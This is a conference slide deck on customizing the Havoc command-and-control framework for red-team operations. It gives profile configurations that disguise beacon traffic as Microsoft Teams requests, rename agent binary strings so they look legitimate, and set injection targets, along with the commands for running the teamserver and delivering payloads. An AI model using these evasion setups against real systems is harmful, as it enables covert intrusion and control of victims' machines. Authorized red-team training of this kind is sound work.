



ENHANCING YOUR RED TEAM ARSENAL: OPTIMIZING HAVOC C2

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Introduction to Offensive Security and
C2 Frameworks

Deep Dive into Havoc C2 Architecture

Customizing Havoc C2 Profile for your
Operational Needs

Developing and Integrating Custom
Agents

Q&A

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AGENDA



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- 4+ years in Information Security
- Offensive Security Team Lead





Introduction to Offensive Security and C2 Frameworks



The Role of Command-and-Control (C2) in Offensive Security

- A C2 framework is the centralized system used by attackers (in this case, red teams) to manage compromised systems
- C2s enhances Red team Operations by allowing red teamers to have room for:
 - Operational flexibility
 - Stealth and evasion through evasion techniques
 - Real-time command execution on compromised machines for dynamic engagement responses



Overview of C2 in red team operations

Common Terminologies

- **C2 Server** : Serves as a hub for the agents to call back to
- **Agents/Payloads**: The agent is generated by the framework and is responsible for calling back to the server.
- **Listeners**: waits for a callback on a specific port or protocol.
- **Beacons**: This is the process of the Agent calling back to the server.



Importance of flexibility and customization in modern red teaming - Havoc C2

- **Adaptability**
- **Profile Customization**
- **Custom payloads**
- **Signature and behavioral Evasion**
- **Modular design**



Types of C2 Frameworks

There are both free (open source) and commercial frameworks

OPEN SOURCE C2s



SLIVER



COMMERCIAL C2s



CORE IMPACT
CORE
SECURITY



Types of C2 Frameworks

It is ideal to use multiple C2 frameworks. Choose the frameworks that are most appropriate to use when trying to achieve the predefined objectives during the attack emulation stage.

Choose a framework that can cater the following:

- **Advanced automation capabilities**
- **Robust security features**
- **Extensive 3rd party integration**





Deep Dive into Havoc C2 Architecture



Understanding Havoc's Core Components

Teamserver

- Written in Go lang
- This is the central server responsible for managing listeners, interacting with agents, and handling operator commands. The teamserver processes agent callbacks, logs, and task execution
- **Logs:** Havoc's teamserver logs everything from agent input and output to screenshots and downloads.



Understanding Havoc's Core Components

Profiles

- Profiles define key operational parameters
- They enable customization based on the target environment,
- Profiles are written in the Yaotl configuration language and can be used to ensure that the **Teamserver** runs with specific settings, including debugging options and verbose logging



Understanding Havoc's Core Components

Client

- Cross-platform UI written in C++ and Qt

The screenshot displays the Havoc client interface, which includes a network diagram, an event viewer, and a list of group information.

Network Diagram: The diagram shows a central node labeled "60299650 @ demon_https.exe\1684 [SPIDER-PC\pparker]" connected to several other nodes. These nodes include "64426d94 @ demon_https.exe\5600 [SPIDER-PC\pparker]", "571be9a8 @ demon_smb.exe\3528 [TALON-DC\Administrator]", "15850b68 @ demon_smb.exe\5900 [SPIDER-PC\pparker]", "43df9466 @ demon_smb.exe\7452 [SPIDER-PC\pparker]", "473b3afc @ demon_smb.exe\96 [TALON-DC\Administrator]", "61832438 @ demon_smb.exe\3192 [TALON-DC\Administrator]", and "4d5b1ff4 @ demon_https.exe\5748 [DESKTOP-CU4FEST\Spider]".

Event Viewer: The event viewer shows a list of events, including "Started 'Agent Listener - HTTP/s' listener", "Started 'Pivot - Smb' listener", "Spider connected to beaserver", "Initialized 60299650 :: pparker@172.16.134.130 (SPIDER-PC)", "Initialized 64426d94 :: pparker@172.16.134.130 (SPIDER-PC)", "Initialized 571be9a8 :: Administrator@172.16.134.129 (TALON-DC)", "Initialized 43df9466 :: pparker@172.16.134.130 (SPIDER-PC)", "Initialized 4d5b1ff4 :: Spider@172.16.134.128 (DESKTOP-CU4FEST)", "Initialized 473b3afc :: Administrator@172.16.134.129 (TALON-DC)", "Initialized 15850b68 :: pparker@172.16.134.130 (SPIDER-PC)", and "Initialized 61832438 :: Administrator@172.16.134.129 (TALON-DC)".

Group Information: The group information section lists various groups and their attributes. The table below summarizes the data:

GROUP INFORMATION	Type	SID	Attributes
TALON\Domain Users	Group	S-1-5-21-3615481361-3807944923-1972220814-513	Mandatory group, Enabled by default, Enabled group,
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group,
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner,
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group,
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-5-32-554	Mandatory group, Enabled by default, Enabled group,
BUILTIN\Certificate Service DCOM Access	Alias	S-1-5-32-574	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group,
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group,
TALON\Group Policy Creator Owners	Group	S-1-5-21-3615481361-3807944923-1972220814-520	Mandatory group, Enabled by default, Enabled group,
TALON\Domain Admins	Group	S-1-5-21-3615481361-3807944923-1972220814-512	Mandatory group, Enabled by default, Enabled group,
TALON\Enterprise Admins	Group	S-1-5-21-3615481361-3807944923-1972220814-519	Mandatory group, Enabled by default, Enabled group,
TALON\Schema Admins	Group	S-1-5-21-3615481361-3807944923-1972220814-518	Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity	Well-known group	S-1-10-1	Mandatory group, Enabled by default, Enabled group,
TALON\Denied RODC Password Replication Group	Alias	S-1-5-21-3615481361-3807944923-1972220814-572	Mandatory group, Enabled by default, Enabled group,
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	Mandatory group, Enabled by default, Enabled group,


Privilege Name: [Administrator/TALON-DC] demon_smb.exe/3192 x64 (TALON.local)



Understanding Havoc's Core Components

Listeners

- These allow communication between compromised systems and the teamserver. Havoc supports multiple listener types, such as HTTP, HTTPS, SMB, and External C2



Create Listener

Name:

Payload: ☒ Https
☐ Http
☐ Smb
☐ External

Config Option:

Hosts:


Clear



Understanding Havoc's Core Components

Agents

- The deployed payloads that execute commands on compromised systems. Havoc's primary agent is called "Demon," which can be configured for evasion and communication.



Demon – primary Havoc agent written in C/ASM


Demon Payload – currently supports x64 EXE/DLL, shellcodes and service exe



Understanding Havoc's Core Components

Agents

- You can configure your payload to choose between different sleep obfuscation techniques



Ekko – currently supports x64 EXE/DLL, shellcodes and service exe

WaitForSingleObjectEx – not a sleep obfuscation technique. It just delays the execution and doesn't perform any kind of sleep encryption

Foliage – creates a new thread and uses **NtApcQueueThread** to queue an ROP chain that encrypts our agent memory and delays execution.




Understanding Havoc's Core Components

Not so new sleep obfuscation technique on Havoc

Zilean (using RTIRegisterWait)

Source: <https://x.com/C5pider/status/1653449661791739904>





Customizing Havoc C2 Profile for your Operational Needs



Overview on C2 Profile

Overview

- The Havoc Yaotl configuration language is a configuration file that contains everything that the teamserver needs to run. Yaotl is a fork of the popular configuration language HCL.

- Resources: <https://github.com/hashicorp/hcl>



Customizing Your C2 Profile

Team Server Block

- The **teamserver** can be configured to listen on a specific bind address and port with the following directive:
 - **Host** - The bind address used by the teamserver to accept Client connections.
 - **Port** - The port the teamserver listens on for Client connections.

```
Teamserver {  
    Host = "0.0.0.0" //If not set it binds on your local IP  
    Port = 40056 // Default Port  
  
    Build {  
        Compiler64 = "/usr/bin/x86_64-w64-mingw32-gcc"  
        Compiler86 = "/usr/bin/i686-w64-mingw32-gcc"  
        Nasm = "/usr/bin/nasm"  
    }  
}
```



Customizing Your C2 Profile

Operators Block

- The Operators block specifies the users that are going to be allowed to connect and interact with the teamserver. To add a new user you only need to specify the **username** and **password**.

```
Operators {  
  user "5pider" {  
    Password = "password1234"  
  }  
  
  user "Neo" {  
    Password = "password1234"  
  }  
}
```


```
Operators {  
  user "lckhrst" {  
    Password = "password1234"  
  }  
  
  user "5pider" {  
    Password = "P@ssword1234"  
  }  
  
  user "Dora" {  
    Password = "Password1234"  
  }  
}
```



Customizing Your C2 Profile

Listeners Block

- The Listeners block allows the operator to start a listener without doing it manually in the client interface.



The screenshot shows the 'Payload' configuration window. The 'Agent' is set to 'Demon'. Under 'Options', 'Listener' is 'Pivot - Smb', 'Arch' is 'HTTPS', and 'Format' is 'Windows Exe'. The 'Config' section shows 'Indirect Syscall' checked, 'Sleep Technique' set to 'Ekko', and 'Injection' expanded with 'Alloc', 'Execute', 'Spawn64', and 'Spawn32' all set to 'Native/Syscall'. A 'Generate' button is at the bottom right.

```
Listeners {  
  Http {  
    Name = "Agent Listener - HTTP/s"  
    #KillDate = "2006-01-02 15:04:05"  
    #WorkingHours = "8:00-17:00"  
    Hosts = [  
      "Spider.dev",  
      "havocframework.com:8080"  
    ]  
    HostBind = "0.0.0.0"  
    PortBind = 443  
    PortConn = 443  
    HostRotation = "round-robin"  
    Secure = true  
    UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"  
  }  
  Uris = [  
    "/funny_cat.gif",  
    "/index.php",  
    "/test.txt",  
    "/helloworld.js"  
  ]  
  Headers = [  
    "Content-type: text/plain",  
    "X-Havoc: true",  
    "X-Havoc-Agent: Demon",  
  ]  
  Response {  
    Headers = [  
      "Content-type: text/plain",  
      "X-IsHavocFramework: true",  
    ]  
  }  
}
```


Customizing Your C2 Profile

Listeners Block: Customization

HTTP/HTTPS Block:

- You can change the name of your listener base on operation specific context – «Corporate Network Listener - SSO Traffic»
- **User agent** - Update to a more modern and widely used user agent
- **URIs** – Using realistic or legitimate-looking URIs
- **Response** – Replace the default “X-Havoc:true”, “X-Havoc-Agent: Demon”. You wouldn’t want to be too obvious!

```
Listeners {
  Http {
    Name      = "RTV-Custom-Profile - http"
    Hosts     = ["192.168.100.107"] # Replace this with your actual IP or domain
    HostBind  = "0.0.0.0" # the address where the listener should bind to.
    HostRotation = "round-robin"
    PortBind  = 443
    PortConn  = 443
    Secure    = false # for now disabled so we can see the traffic content. (but always enable this!!!)
    KillDate  = "2024-01-02 12:00:00"
    UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"

    Uris = [
      "/collector/2.0/settings/",
      "/common/oauth2/v2.0/authorize", # URI paths to mimic legitimate traffic
      "/common/oauth2/token",
      "/login"
    ]

    Headers = [
      "Accept: json",
      "Referer: https://teams.microsoft.com/",
      "x-ms-session-id: f73c3186-057a-d996-3b63-b6e5de6ef20c",
      "x-ms-client-type: desktop",
      "x-mx-client-version: 27/1.0.0.2021020410",
      "Accept-Encoding: gzip, deflate, br",
      "Origin: https://teams.microsoft.com"
    ]

    Response {
      Headers = [
        "Content-Type: application/json; charset=utf-8",
        "Server: Microsoft-HTTPAPI/2.0",
        "X-Content-Type-Options: nosniff",
        "x-ms-environment: North Europe-prod-3_cnsVMSS-6_26",
        "x-ms-latency: 40018.2038",
        "Access-Control-Allow-Origin: https://teams.microsoft.com",
        "Access-Control-Allow-Credentials: true",
        "Connection: keep-alive"
      ]
    }
  }
}
```



Customizing Your C2 Profile

Demon Block

```
Demon {  
  Sleep = 2  
  Jitter = 15  
  
  TrustXForwardedFor = false  
  
  Injection {  
    Spawn64 = "C:\\Windows\\System32\\notepad.exe"  
    Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"  
  }  
  
  Binary {  
    ReplaceStrings-x64 = {  
      "demon.x64.dll": "",  
      "This program cannot be run in DOS mode.": "",  
    }  
  
    ReplaceStrings-x86 = {  
      "demon.x86.dll": "",  
      "This program cannot be run in DOS mode.": "",  
    }  
  }  
}
```

- The Demon block specifies the default behavior of the havoc demon agent.

Injection Block – The Injection block specifies where the Demon will inject its code when running processes. It will use notepad.exe in both 64-bit (Spawn64) and 32-bit (Spawn32) environments.

Binary Block – defines specific modifications that will be applied to the compile payload (demon)



Customizing Your C2 Profile

Demon Block: Customization

Injection Block:

- Customize the injection target based on the specific goals

Binary Block:

- Instead of leaving them blank, replace the DLL names with **legitimate-looking binary names** that are often found in the system.

```
Demon {  
  Sleep = 2  
  Jitter = 15  
  
  TrustXForwardedFor = false  
  
  Injection {  
    Spawn64 = "C:\\Windows\\System32\\calc.exe"  
    Spawn32 = "C:\\Windows\\SysWOW64\\calc.exe"  
  }  
  
  Binary {  
    ReplaceStrings-x64 = {  
      "demon.x64.dll": "run64.dll",  
      "This program cannot be run in DOS mode.": "System File",  
    }  
  
    ReplaceStrings-x86 = {  
      "demon.x86.dll": "run32.dll",  
      "This program cannot be run in DOS mode.": "System File",  
    }  
  }  
}
```



Customizing Your C2 Profile

Service Block

- The Service block lets you configure the service API endpoint and password.

```
Service {  
    Endpoint = "service-endpoint"  
    Password = "service-password"  
}
```

When do we use this?

- For defining external services or endpoints that the Command and Control (C2) server will interact with.

Depends on your existing infrastructure


Use Case 1: Multi-Endpoint C2 Infrastructure for Redundancy

Use Case 2: Payload Distribution

Use Case 3: Data Exfiltration

Targeting a Specific Network Environment

Use Case 4: Potential internal services that your C2 server might interact with




HOW IT WORKS

Running your Havoc Team Server and Client

Run the teamserver `./havoc server --profile ./profiles/havoc.yaotl -v --debug`

Run the client `./havoc client`

Running the team
server requires a
profile file



The screenshot displays a terminal window with the following commands and output:

```
lckhrst@kali: ~/RT/Havoc
lckhrst@kali: ~/RT/Havoc 68x35
lckhrst@kali: ~/RT/Havoc $ ./havoc server --profile ./profiles/custom_
profile.yaotl -v --debug
lckhrst@kali: ~/RT/Havoc $ ./havoc client
```

The terminal output shows the teamserver starting on `wss://0.0.0.0:40056` and the client connecting successfully.

The **Connect** dialog box is shown with the following details:

Connect	
Havoc connection dialog. Connect to a havoc teamserver.	
New Profile	
Name:	RTV-Custom-Profile
Host:	192.168.100.107
Port:	40056
User:	lckhrst
Password:	*****
Connect	


Running the client

connect using the
operator's account we
set in our custom
profile




HOW IT WORKS


Payload Generation and Execution



Generating Demon
Payload




Downloading Demon
payload on target
machine



After running the payload we'll
get an agent callback on our C2




HOW IT WORKS



On graph view, you can see the
**Agent ID, running process, and
PID**

Session View

- Agent callbacks can be viewed in **2 ways**
 - **Graph View**
 - **Table View**



On table view, you can see the
Agent ID, User, Computer, OS and PID



HOW IT WORKS

Explorer

- Process List machine
- File Explorer

